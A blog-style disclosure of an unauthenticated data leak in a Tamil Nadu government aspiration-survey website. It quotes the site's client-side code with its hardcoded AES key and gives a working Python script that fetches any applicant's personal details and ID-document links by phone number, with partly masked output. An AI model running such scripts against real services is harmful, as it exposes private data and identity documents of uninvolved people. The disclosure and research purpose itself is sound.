How I exploited TN Gov's EnKanavu website
It started like any other day: the Department of Technical Education (DoTE) had apparently instructed colleges - and the colleges, in turn, had asked students - to submit their preferences on https://enkanavu.tn.gov.in/ (now defunct, API endpoints are also defunct).
When I opened the site, the design felt off, almost as if it had been generated by AI. A quick inspection revealed exposed API endpoints.

During registration the site requested a mobile number and sent an OTP for verification; surprisingly, a development/debug OTP endpoint appeared accessible, allowing me to authenticate with the API.

I tried to see what the request data was, but it looked like it was encrypted

My spidey senses kicked in, I looked over the source code of the website and found a few interesting entries/files
// encrypt_decrypt.js

function encryptData(data) {
    const secretKey = "xmcK|fbngp@!71L$";
    const key = CryptoJS.enc.Hex.parse(CryptoJS.SHA256(secretKey).toString());
    const iv = CryptoJS.lib.WordArray.random(16);

    const encrypted = CryptoJS.AES.encrypt(JSON.stringify(data), key, {
        iv: iv,
        mode: CryptoJS.mode.CBC,
        padding: CryptoJS.pad.Pkcs7,
    });

    const combinedData = iv.concat(encrypted.ciphertext);
    return CryptoJS.enc.Base64.stringify(combinedData);
}

function decryptData(encryptedData) {
    const secretKey = "xmcK|fbngp@!71L$";
    const key = CryptoJS.enc.Hex.parse(CryptoJS.SHA256(secretKey).toString());
    const decodedData = CryptoJS.enc.Base64.parse(encryptedData).toString(CryptoJS.enc.Hex);

    const ivHex = decodedData.slice(0, 32);
    const cipherHex = decodedData.slice(32);
    const iv = CryptoJS.enc.Hex.parse(ivHex);
    const ciphertext = CryptoJS.enc.Hex.parse(cipherHex);

    const decrypted = CryptoJS.AES.decrypt(
        { ciphertext: ciphertext },
        key,
        {
            iv: iv,
            mode: CryptoJS.mode.CBC,
            padding: CryptoJS.pad.Pkcs7,
        }
    );

    return JSON.parse(decrypted.toString(CryptoJS.enc.Utf8));
}

// Make globally available
window.encryptData = encryptData;
window.decryptData = decryptData;
So it was AES encrypted, but the keys are available client-side, and are static.
// global.js

// var api_base_url = "https://tngis.tnega.org/lcap_api/dipr-lcap-api/ekee";
// var api_base_url = "https://tngis.tnega.org/generic_api/ekee";
var api_base_url = "https://sfdb-web.eba-xxzkshkf.ap-south-2.elasticbeanstalk.com/api/ekee";
Okay so thats the API base url, which we will use later.
// script.js

// few interesting functions from the file

async function checkApplicationStatus(phone) {
  const payload = {
    action: "otp_operation",
    operation: "get_user_details",
    mobile_no: phone
  };

  $.ajax({
    url: `${api_base_url}/v1/fn_otp_operation`,
    type: "POST",
    headers: { "X-App-Key": "TN_EKEE", "X-App-Name": "TN_EKEE" },
    data: { data: encryptData(payload) },
    dataType: "json",
    success: function (response) {
      if (response.success === 1) {
        if (response.user_count > 0 && response.user) {
          handleExistingApplication(response);
        } else {
          handleNewUser(phone);
        }
      } else {
        console.error("Failed to check application status:", response.message);
        handleNewUser(phone);
      }

      hideOTPModal();
    },
    error: function () {
      console.error("Failed to check application status");
      handleNewUser(phone);
      hideOTPModal();
    }
  });
}

function handleExistingApplication(response) {
  const user = response.user;
  const userMapping = response.user_mapping;
  window.pendingIconName = user.icon_name || '';

  // Fill basic form fields
  document.getElementById('name').value = user.name || '';
  document.getElementById('gender').value = user.gender || '';
  document.getElementById('email').value = user.email || '';
  document.getElementById('district').value = user.district || '';
  document.getElementById('dob').value = user.dob || '';
  document.getElementById('age').value = user.age || '';
  document.getElementById('education').value = user.education || '';
  document.getElementById('employmentStatus').value = user.employment_status || '';
  document.getElementById('employmentType').value = user.employment_type || '';
  document.getElementById('otherAspirations').value = user.otheraspirations || '';
  document.getElementById('respondent_type').value = user.respondent || '';

  // Handle employment type display
  if (user.employment_status == 24 || user.employment_status == 24) {
    document.getElementById('employmentTypeWrap').style.display = 'block';
  }
  document.getElementById('employmentType').value = user.employment_type || '';

  if(user.employment_type == 41) {
    document.getElementById('employmentTypeOtherSpecifyWrap').style.display = 'block';
  }
  document.getElementById('employmentTypeOtherSpecify').value = user.employmenttypeotherspecify || '';
  document.getElementById('employmentTypeOtherSpecify').required = true;
  if (user.poa_filepath || user.por_filepath) {
    $('.file_input').css('display', 'none');
    const poiFilepath = user.poa_filepath || user.por_filepath;
    const poiInput = document.getElementById('poi');
    const poiContainer = poiInput.parentElement;

    const fileName = poiFilepath.split('/').pop() || poiFilepath;

    const downloadLink = document.createElement('a');
    downloadLink.href = `${poiFilepath}`;
    downloadLink.target = '_blank';

    const icon = document.createElement('i');
    icon.className = 'fas fa-file-download';
    icon.style.marginRight = '8px';

    const text = document.createTextNode(` Download previously uploaded file`);

    downloadLink.appendChild(icon);
    downloadLink.appendChild(text);

    downloadLink.style.display = 'inline-flex';
    downloadLink.style.alignItems = 'center';
    downloadLink.style.marginTop = '8px';
    downloadLink.style.padding = '8px 12px';
    downloadLink.style.backgroundColor = '#f0f7ff';
    downloadLink.style.border = '1px solid #0f6cff';
    downloadLink.style.borderRadius = '6px';
    downloadLink.style.color = '#0f6cff';
    downloadLink.style.textDecoration = 'none';
    downloadLink.style.fontSize = '14px';
    downloadLink.style.transition = 'all 0.3s ease';

    downloadLink.onmouseenter = () => {
      downloadLink.style.backgroundColor = '#e0f0ff';
      downloadLink.style.transform = 'translateY(-1px)';
    };
    downloadLink.onmouseleave = () => {
      downloadLink.style.backgroundColor = '#f0f7ff';
      downloadLink.style.transform = 'translateY(0)';
    };

    const existingFileContainer = document.createElement('div');
    existingFileContainer.style.marginTop = '12px';
    existingFileContainer.style.marginBottom = '12px';
    existingFileContainer.style.padding = '12px';
    existingFileContainer.style.backgroundColor = '#f8fafc';
    existingFileContainer.style.borderRadius = '8px';
    existingFileContainer.style.border = '1px solid #e2e8f0';

    const title = document.createElement('div');
    title.innerHTML = '<strong><i class="fas fa-file-alt"></i> Previously Uploaded Document:</strong>';
    title.style.marginBottom = '8px';
    title.style.color = '#334155';

    existingFileContainer.appendChild(title);
    existingFileContainer.appendChild(downloadLink);

    poiContainer.appendChild(existingFileContainer);

    poiInput.dataset.existingFile = poiFilepath;
    poiInput.required = false;
  }
  // Handle POI file display (existing code remains the same)
  // ... [keep your existing POI file display code]

  localStorage.setItem('application_id', user.application_id || '');
  $('#submit_form').css('background', 'green').text('Application submitted').attr('disabled', true);

  // Store the mapping for later use
  window.pendingUserMapping = userMapping;

  // Check if dreams are already loaded
  const immediateContainer = document.getElementById('immediateDreams');
  const fiveYearContainer = document.getElementById('fiveYearDreams');

  // If dreams are already rendered, prefill immediately
  if (immediateContainer.children.length > 1 && fiveYearContainer.children.length > 1) {
    console.log("Dreams already loaded, pre-filling now...");
    prefillDreams(window.pendingUserMapping);
    window.pendingUserMapping = null;
  } else {
    console.log("Dreams not loaded yet, will pre-fill after loading...");

    // Wait for dreams to load
    setTimeout(() => {
      if (window.pendingUserMapping) {
        console.log("Attempting delayed pre-fill...");
        prefillDreams(window.pendingUserMapping);
        window.pendingUserMapping = null;
      }
    }, 2000); // Wait 2 seconds for dreams to load
  }

  // If icon_name exists, disable the field
  setTimeout(() => {
    if (user.icon_name) {
      const iconInput = document.getElementById('icon_name');
      if (iconInput) {
        iconInput.value = user.icon_name;
        iconInput.disabled = true;
        iconInput.style.backgroundColor = '#f8fafc';
      }
    }
  }, 1000);
  setTimeout(() => {
    disableFilledInputs('dreamForm');
  }, 1300);


}
So according to this function, I'll be able to get anyone's data with just their phone number... right?
Lets try it out.
running checkApplicationstatus(xxxxxxxxxx) in browser JavaScript console populates the form with previously filled data, without authentication.

Wow... I think i hit a jackpot, thats the ID proof I uploaded to verify myself on the site, and it was accessible without authentication.
Well even if it had authentication, it wouldn't matter because of the debug_otp.
I wrote a quick python script to help me fetch data..
import json
import base64
import hashlib
import os
import sys
import requests
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad

API_BASE_URL = "https://sfdb-web.eba-xxzkshkf.ap-south-2.elasticbeanstalk.com/api/ekee"
SECRET_KEY = "xmcK|fbngp@!71L$"


def encrypt_data(data: dict) -> str:
    # SHA256 key (same as CryptoJS.SHA256)
    key = hashlib.sha256(SECRET_KEY.encode()).digest()

    # Random 16-byte IV
    iv = os.urandom(16)

    # AES-CBC encryption
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext = json.dumps(data).encode()
    ciphertext = cipher.encrypt(pad(plaintext, AES.block_size))

    # Combine IV + ciphertext and base64 encode
    combined = iv + ciphertext
    return base64.b64encode(combined).decode()


def check_application_status(phone: str):
    payload = {
        "action": "otp_operation",
        "operation": "get_user_details",
        "mobile_no": phone
    }

    encrypted_payload = encrypt_data(payload)

    headers = {
        "X-App-Key": "TN_EKEE",
        "X-App-Name": "TN_EKEE",
        "Content-Type": "application/x-www-form-urlencoded",
    }

    response = requests.post(
        f"{API_BASE_URL}/v1/fn_otp_operation",
        headers=headers,
        data={"data": encrypted_payload},
        timeout=30,
    )

    print("Status:", response.status_code)
    try:
        pretty = json.dumps(response.json(), indent=2, ensure_ascii=False)
        print(pretty)
    except Exception:
        print(response.text)

    return response

if __name__ == "__main__":
    if len(sys.argv) != 2:
        print(f"Usage: python {sys.argv[0]} <phone_number>")
        sys.exit(1)

    phone_number = sys.argv[1]
    check_application_status(phone_number)
soundar@fedora:~/lab/research$ python3 enkanavu.py XXXXXXXXXXXX
Status: 200
{
  "success": 1,
  "user_count": 1,
  "user": {
    "id": 81929,
    "name": "VishnuXXXXXXXXXXXXX",
    "gender": "4",
    "email": "vishnuXXXXXXXXXXXXXXXXXXx",
    "district": 25,
    "taluk": null,
    "proof": "https://sfdb-elcot-household.s3.ap-south-1.amazonaws.com/ekee/uploads/XXXXXXXXXXXXXXXXXXX.pdf?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Security-Token=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=ASIAZPU3GJZTPFNPQU3U%2F20260223%2Fap-south-1%2Fs3%2Faws4_request&X-Amz-Date=20260223T043641Z&X-Amz-SignedHeaders=host&X-Amz-Expires=1200&X-Amz-Signature=3324b07650b9d76a3029502fb67c1fabd20835d7cb446d23c4534bb21f7200c4",
    "dob": "20XX-XX-XX",
    "age": 19,
    "education": "20",
    "employment_status": "26",
    "is_active": true,
    "created_by": 1,
    "created_ts": "2026-02-17 03:51:59.255242",
    "updated_by": null,
    "updated_ts": null,
    "proof_of_age": null,
    "application_id": "APP_XXXXXXXXXXXX_20260217035159",
    "por_filepath": "https://sfdb-elcot-household.s3.ap-south-1.amazonaws.com/ekee/uploads/XXXXXXXXXXXXXXXXXXX.pdf?X-Amz-Content-Sha256=UNSIGNED-PAYLOAD&X-Amz-Security-Token=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=ASIAZPU3GJZTPFNPQU3U%2F20260223%2Fap-south-1%2Fs3%2Faws4_request&X-Amz-Date=20260223T043641Z&X-Amz-SignedHeaders=host&X-Amz-Expires=1200&X-Amz-Signature=3324b07650b9d76a3029502fb67c1fabd20835d7cb446d23c4534bb21f7200c4",
    "poa_filepath": null,
    "employment_type": "",
    "mobile_no": "XXXXXXXXXXXX",
    "otheraspirations": "",
    "respondent": "8",
    "icon_name": "",
    "employmenttypeotherspecify": ""
  },
  "mobile_no": "XXXXXXXXXXXX",
  "user_mapping": {
    "usercount": 3,
    "user": [
      {
        "id": 262653,
        "user_id": 81929,
        "category_id": 1,
        "priority": 2,
        "support_option": "135",
        "created_on": "2026-02-17 03:51:59.255242",
        "application_id": "APP_XXXXXXXXXXXX_20260217035159"
      },
      {
        "id": 262652,
        "user_id": 81929,
        "category_id": 2,
        "priority": 1,
        "support_option": "154",
        "created_on": "2026-02-17 03:51:59.255242",
        "application_id": "APP_XXXXXXXXXXXX_20260217035159"
      },
      {
        "id": 262654,
        "user_id": 81929,
        "category_id": 14,
        "priority": 1,
        "support_option": "177",
        "created_on": "2026-02-17 03:51:59.255242",
        "application_id": "APP_XXXXXXXXXXXX_20260217035159"
      }
    ]
  },
  "message": "User details fetched successfully"
}
Woah... the site is leaking data including sensitive ID documents without authentication, yet the site claims "Your data is safe". LOL
I tried reaching out to TNeGA via various channels and people, but sadly I have not received a response from them.